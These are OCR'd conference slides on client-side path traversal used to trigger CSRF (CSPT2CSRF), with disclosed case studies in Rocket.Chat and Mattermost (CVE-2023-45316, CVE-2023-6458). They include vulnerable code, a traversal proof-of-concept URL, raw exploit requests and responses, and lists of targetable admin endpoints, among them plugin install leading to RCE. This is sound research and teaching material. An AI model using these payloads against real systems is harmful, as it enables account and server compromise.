
CSPT - Sink

- Re-route of a legit API request
- **No control of the HTTP request** other than the **PATH**




CSPT - Sink

- Re-route of a legit API request
- **No control of the HTTP request** other than the **PATH**



CSPT - Sink

- Re-route of a legit API request
- **No control of the HTTP request** other than the **PATH**



How to find impactful sinks ?

- An exploitable sink is a reachable endpoint that shares the same restrictions
  - **Host**
  - **Headers**
  - **Body**

- Restrictions are specific to the source.

How to find impactful sinks ?

- API documentation
- Source code review
- Semgrep rules
- Burp Suite Bambda filter

```
boolean matches(ProxyHttpRequestResponse requestResponse)
boolean isCorrectHost = requestResponse.request().httpService().host().equalsIgnoreCase("api.target.com");
boolean isPostRequest = requestResponse.request().method().equalsIgnoreCase("POST");
boolean isJSON = requestResponse.request().hasParameters(HttpParameterType.JSON);
boolean hasMandatoryParam = requestResponse.request().hasParameter("organizationId", HttpParameterType.JSON);

return isCorrectHost && isPostRequest && isJSON && hasMandatoryParam ;
```

Sink impacts ?

- Data leak
  - Open redirect to leak sensitive data

- **Client-Side Request Forgery**

Sink impacts ?

- Data leak
  - Open redirect to leak sensitive data

- **Client-Side Request Forgery**

CSRF vs CSPT2CSRF

	CSRF	CSPT2CSRF
POST CSRF ?		

CSRF vs CSPT2CSRF

	CSRF	CSPT2CSRF
POST CSRF ?	✓	✓
Can control the body ?	✓	✗

CSRF vs CSPT2CSRF

	CSRF	CSPT2CSRF
POST CSRF ?	✓	✓
Can control the body ?	✓	✗
Can work with anti-CSRF token ?	✗	✓

CSRF vs CSPT2CSRF

	CSRF	CSPT2CSRF
POST CSRF ?	✓	✓
Can control the body ?	✓	✗
Can work with anti-CSRF token ?	✗	✓
Can work with Samesite=Lax ?	✗	✓

CSRF vs CSPT2CSRF

	CSRF	CSPT2CSRF
POST CSRF ?	✓	✓
Can control the body ?	✓	✗
Can work with anti-CSRF token ?	✗	✓
Can work with Samesite=Lax ?	✗	✓
GET / PATCH / PUT / DELETE CSRF ?	✗	✓

CSRF vs CSPT2CSRF

	CSRF	CSPT2CSRF
POST CSRF ?	✓	✓
Can control the body ?	✓	✗
Can work with anti-CSRF token ?	✗	✓
Can work with Samesite=Lax ?	✗	✓
GET / PATCH / PUT / DELETE CSRF ?	✗	✓
1-click CSRF ?	✗	✓

CSRF vs CSPT2CSRF

	CSRF	CSPT2CSRF
POST CSRF ?	✓	✓
Can control the body ?	✓	✗
Can work with anti-CSRF token ?	✗	✓
Can work with Samesite=Lax ?	✗	✓
GET / PATCH / PUT / DELETE CSRF ?	✗	✓
1-click CSRF ?	✗	✓
Does impact depend on source and on sinks ?	✗	✓

Exploiting Client-Side Path Traversal
CSRF is Dead, Long Live CSRF


Real-World Scenarios

- 1-click CSPT2CSRF in Rocket.Chat

- **CVE-2023-45316**
  - CSPT2CSRF with a **POST sink** in Mattermost

- **CVE-2023-6458**
  - CSPT2CSRF with a **GET sink** in Mattermost


1-click CSPT2CSRF in Rocket.Chat



1-click CSPT2CSRF in Rocket.Chat

```
const appId = useSearchParameter('id');
const queryUrl = useSearchParameter('url');
const [installing, setInstalling] = useState(false);
const endpointAddress = appId ? `/apps/${appId}` : '/apps';
const downloadApp = useEndpoint('POST', endpointAddress);
```

1-click CSPT2CSRF in Rocket.Chat



1-click CSPT2CSRF - Sink restrictions

- POST endpoint
- No mandatory BODY parameters other than **url** and **downloadOnly**
- Attacker can control the path parameters
- Attacker can pass additional GET parameters
- The back end is lax on accepting extra body parameters

JSON sent by the front end

```
{
  "id": "012345679",
  "EXTRA_PARAM": "NOT_DEFINED_IN_BACKEND"
}
```

Server definition

```
{
  "id": {
    "description": "The id of the object to modify",
    "type": "string"
  }
}
```

1-click CSPT2CSRF - Sinks

- Targetable sinks:
  - **/api/v1/livechat/department/:id/unarchive**
  - **/api/v1/livechat/department/:id/archive**
  - **/api/v1/dns.resolve.txt?url=open.rocket.chat**
  - **/api/v1/users.logoutOtherClients**
  - **/api/v1/users.2fa.enableEmail**

1-click CSPT2CSRF POC

- Victim visits: **/marketplace/private/install?id=../../../api/v1/users.logoutOtherClients&url=https://google.com**
- Victim **clicks** on “Install”
- **POST** HTTP request is sent to **/api/v1/users.logoutOtherClients**

Request

Pretty Raw Hex \n

```
POST /api/v1/users.logoutOtherClients HTTP/2
Host: [redacted]
Cookie: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://[redacted]/marketplace/private/install?id=/../../../api/v1/users.
logoutOtherClients&url=https://google.com
X-User-Id: initialuser
X-Auth-Token: RK[redacted]
Content-Type: application/json
Content-Length: 48
Origin: https://[redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "url":"https://google.com",
  "downloadOnly":true
}
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Access-Control-Allow-Headers: Origin, X-Requested-With, Con
X-Auth-Token
Access-Control-Allow-Origin: *
Cache-Control: no-store
Content-Type: application/json
Date: Thu, 13 Jul 2023 15:01:58 GMT
Pragma: no-cache
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
X-Instance-Id: 709ee122-909b-4f55-887a-4ac34c0a572d
X-Xss-Protection: 1

{
  "token":"RKkCW[redacted]",
  "tokenExpires":"2023-06-09T18:17:04.442Z",
  "success":true
}
```

Severity

- **Source**:
  - Requires multiple actions from the user
- **Sinks**:
  - Low impact sinks

Complexity: **High**
Impact: **Low**
Severity: **Low**

CVE-2023-45316

- CSPT2CSRF with a POST sink in Mattermost

  Mattermost fails to validate if a relative path is passed in / ***plugins/playbooks/api/v0/telemetry/run/<telem_run_id>*** *as a telemetry run ID, allowing an attacker to use a path traversal payload that points to a different endpoint leading to a CSRF attack.*


CSPT2CSRF with POST sink

```
const searchParams = new URLSearchParams(url.searchParams);
if (searchParams.has('telem_action') && searchParams.has('telem_run_id')) {
    // Record and remove telemetry
    const action = searchParams.get('telem_action') || '';
    const runId = searchParams.get('telem_run_id') || '';
    telemetryEventForPlaybookRun(runId, action);
    searchParams.delete('telem_action');
    searchParams.delete('telem_run_id');
    browserHistory.replace({pathname: url.pathname, search: searchParams.toString()});
}
```

```
export async function telemetryEventForPlaybookRun(playbookRunID: string, action:
telemetryRunAction) {
    await doFetchWithoutResponse(`${apiUrl}/telemetry/run/${playbookRunID}`, {
        method: 'POST',
        body: JSON.stringify({action}),
    });
}
```

CSPT2CSRF with POST sink

- **/api/v4/caches/invalidate** is a POST endpoint that clear the caches
- *Let's POC !!!*



Case Study – CSPT2CSRF with POST sink

Request

Pretty Raw Hex

```
POST /api/v4/caches/invalidate HTTP/1.1
Host: localhost:8065
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0) Gecko/20100101
 Firefox/126.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
X-CSRF-Token: ace1x31apiy68fa19h78sjbtoa
Content-Type: application/json
Content-Length: 26
Origin: http://localhost:8065
Connection: keep-alive
Cookie: rl_anonymous_id=
RudderEncrypt%3AU2FsdGVkX1%2B0ABLQYFFaViI6fnQMSjwREiat0zINFw5U7bpvB8Hu42%2FMSc5mo4
YvmirlOKCeecRyKBOo0aRX5g%3D%3D; rl_page_init_referrer=
RudderEncrypt%3AU2FsdGVkX180ugjiUq2d4FJzyxSTVsntGQxz4WuPsnc%3D;
rl_page_init_referring_domain=
RudderEncrypt%3AU2FsdGVkX18q2IDNYK0PBUj6Sz9E2RVSARGg3udnmzk%3D; MMAUTHTOKEN=
kzn7ec343t85fm884swdgkstdr; MMUSERID=wxr7qbsdotr8jx9c4cfun5ifbw; MMCSRF=
ace1x31apiy68fa19h78sjbtoa; rl_user_id=
%22RudderEncrypt%3AU2FsdGVkX1%2Be5lAbuIJz2X00cxahikyVyRBFR967mnSImGXnolgvKFJ4BXub1
F7b%22; rl_trait=
RudderEncrypt%3AU2FsdGVkX1%2BSeGddr0eBEfZt0IJI%2FJApQF8U6x6mjm8%3D
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=4

{
  "action":"under_control"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Content-Type: application/json
Permissions-Policy:
Referrer-Policy: no-referrer
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Request-Id: ksk9nuppf7yb8cz5hxu6kafa3y
X-Version-Id: 9.1.1.9.1.1.80260734e82e5d878bacb13f9ed53781.false
Date: Wed, 19 Jun 2024 19:31:28 GMT
Content-Length: 15

{
  "status":"OK"
}
```


Sink restrictions

- POST endpoint
- No mandatory BODY parameters other than **action**
- Attacker can control the path parameters
- Attacker can pass additional GET parameters
- The back end is lax on accepting extra body parameters

Finding impactful sinks

- Non-exhaustive list of targetable sinks:
  - **/api/v4/plugins/install_from_url**
  - **/api/v4/plugins/{plugin_id}/enable**
  - **/api/v4/plugins/{plugin_id}/disable**
  - **/api/v4/users/{user_id}/demote**
  - **/api/v4/users/{user_id}/promote**
  - **/api/v4/bots/{bot_user_id}/assign/{user_id}**
  - **/api/v4/restart**
  - **/api/v4/oauth/apps/{app_id}/regen_secret**
  - **/api/v4/elasticsearch/purge_indexes**
  - **/api/v4/jobs/{job_id}/cancel**

Impactful sink



Install plugin from url

Supply a URL to a plugin compressed in a .tar.gz file. Plugins must be enabled in the server's config settings.

Permissions

Must have `manage_system` permission.

Minimum server version: 5.14

AUTHORIZATIONS: > *bearerAuth*

QUERY PARAMETERS

`plugin_download_url` required — string — URL used to download the plugin

`force` — string — Set to 'true' to overwrite a previously installed plugin with the same ID, if any

Responses

> 201 Plugin install successful

> 400 Invalid or missing parameters in URL or request body

> 403 Do not have appropriate permissions

> 501 Feature is disabled

POST /api/v4/plugins/install_from_url

http://your-mattermost-url.com/api/v4/plugins/install_from_url

https://your-mattermost-url.com/api/v4/plugins/install_from_url

Content type
application/json

Copy

```
{
  "status": "string"
}
```

Severity

- **Source**:
  - Victim must visit a link
- **Sinks**:
  - Multiple impactful state-changing sinks are reachable
  - Worst case scenario => RCE

Complexity: **Low**
Impact: **High**
Severity: **High**

CVE-2023-6458

- CSPT2CSRF with a GET sink in Mattermost

  Mattermost webapp fails to validate route parameters in / ***<TEAM_NAME>/channels/<CHANNEL_NAME>*** *allowing an attacker to perform a client-side path traversal.*

CVE-2023-6458

- CSPT2CSRF with a **GET** sink in Mattermost

  Mattermost webapp fails to validate route parameters in / ***<TEAM_NAME>/channels/<CHANNEL_NAME>*** *allowing an attacker to perform a client-side path traversal.*

CSPT2CSRF with a GET sink

- Golden Rule
  - No state changing operations on a GET endpoint.

- Not exploitable

CSPT2CSRF with a GET sink

- Golden Rule
  - No state changing operations on a GET endpoint

